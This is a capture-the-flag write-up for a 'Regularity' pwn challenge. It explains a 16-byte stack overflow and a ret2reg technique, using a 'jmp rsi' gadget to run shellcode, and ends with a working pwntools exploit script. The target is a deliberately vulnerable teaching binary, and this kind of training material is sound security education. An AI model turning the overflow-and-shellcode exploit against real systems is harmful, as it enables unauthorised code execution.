Regularity

6th May 2024 / Document No. D24.102.115

Prepared By: `ir0nstone`

Challenge Author(s): `ir0nstone`

Difficulty: Very Easy

Classification: Official

Synopsis

- Regularity is an Easy pwn challenge that involves performing a ret2reg to run custom shellcode and pop a shell.

Skills Required

- Basic stack exploitation knowledge

Skills Learned

- ret2reg
- shellcoding

Enumeration

We are given the executable file `regularity` and a fake `flag.txt` for testing. Running `pwn checksec regularity`, we can see that there are no protections:

```
$ pwn checksec regularity
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX unknown - GNU_STACK missing
    PIE:      No PIE (0x400000)
    Stack:    Executable
```

In fact, if we run `ldd checksec`, we can see that it is **statically linked**:

```
$ ldd regularity
    not a dynamic executable
```

There's no NX, so we can run our own shellcode. Let's try running it:


```
$ ./regularity
Hello, Survivor. Anything new these days?
nope
Yup, same old same old here as well...
```

It takes in our input and exits. Great.


Let's move on and disassemble the binary.

Disassembly


Opening it up in Binary Ninja (or any disassembler of choice), we can go straight to `_start`:



We see that the binary calls `write`, `read` then `write` again. The parameters are clearly labelled. Once that's complete, it pushes the address of `exit` to RSI and then runs `jmp rsi` to exit gracefully using the `exit` syscall. Let's check out `write` and `read`:



Nothing of note here - just calls the `write` syscall. Now for `read`:



Here is a vulnerability! It subtracts `0x100` from RSP to make space for a buffer. It then calls the `read` syscall to read to that buffer. The `count` passed to `read`, however, is `0x110`! This results in `0x10` bytes of overflow; that is the only vulnerability. But what can we do with this?

Solution

The stack is executable, so shellcode is an excellent idea. However, ASLR is enabled, so if we run the program multiple times our shellcode will be located at different addresses. Not ideal! We have to find a better way.

If we input a long string of `A` characters break at the `ret` in `read` (address `0x40106e`), we can observe where the string is loaded:

```
$ gdb -q regularity
pwndbg> b *0x40106e
pwndbg> r
Hello, Survivor. Anything new these days?
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, 0x000000000040106e in read ()

pwndbg> x/10gx $rsp-0x100
0x7fffffffdde8: 0x4141414141414141  0x4141414141414141
0x7fffffffddf8: 0x4141414141414141  0x4141414141414141
0x7fffffffde08: 0x4141414141414141  0x4141414141414141
0x7fffffffde18: 0x4141414141414141  0x0000000a41414141
0x7fffffffde28: 0x0000000000000000  0x0000000000000000
```

The buffer is located at `0x7fffffffdde8`. Could it possibly be that a register points there?

```
pwndbg> info reg
rax            0x3d                61
rbx            0x0                 0
rcx            0x401067            4198503
rdx            0x110               272
rsi            0x7fffffffdde8      140737488346600
rdi            0x0                 0
rbp            0x0                 0x0
rsp            0x7fffffffdee8      0x7fffffffdee8
r8             0x0                 0
r9             0x0                 0
r10            0x0                 0
r11            0x206               518
r12            0x0                 0
r13            0x0                 0
r14            0x0                 0
r15            0x0                 0
rip            0x40106e            0x40106e <read+35>
eflags         0x206               [ PF IF ]
cs             0x33                51
ss             0x2b                43
ds             0x0                 0
es             0x0                 0
fs             0x0                 0
```

```
gs             0x0                0
```

It does! RSI points there!

But what can we do with this? Well, as we previously observed, there is a `jmp rsi` gadget present in the binary which is used to jump to `exit`. If we overwrite the return pointer with the address of `jmp rsi`, it will jump to our shellcode!

Exploitation

We'll start by importing `pwntools` and setting up our process.

```
from pwn import *

elf = context.binary = ELF('../challenge/regularity', checksec=False)
p = process()
```

We can then construct our payload, with shellcode followed by the address of our gadget.

```
JMP_RSI = next(elf.search(asm('jmp rsi')))

payload = flat({
    0:      asm(shellcraft.sh()),
    256:    JMP_RSI
})
```

Finally, we send the payload, obtaining a shell.

```
p.sendlineafter(b'days?\n', payload)
p.interactive()
```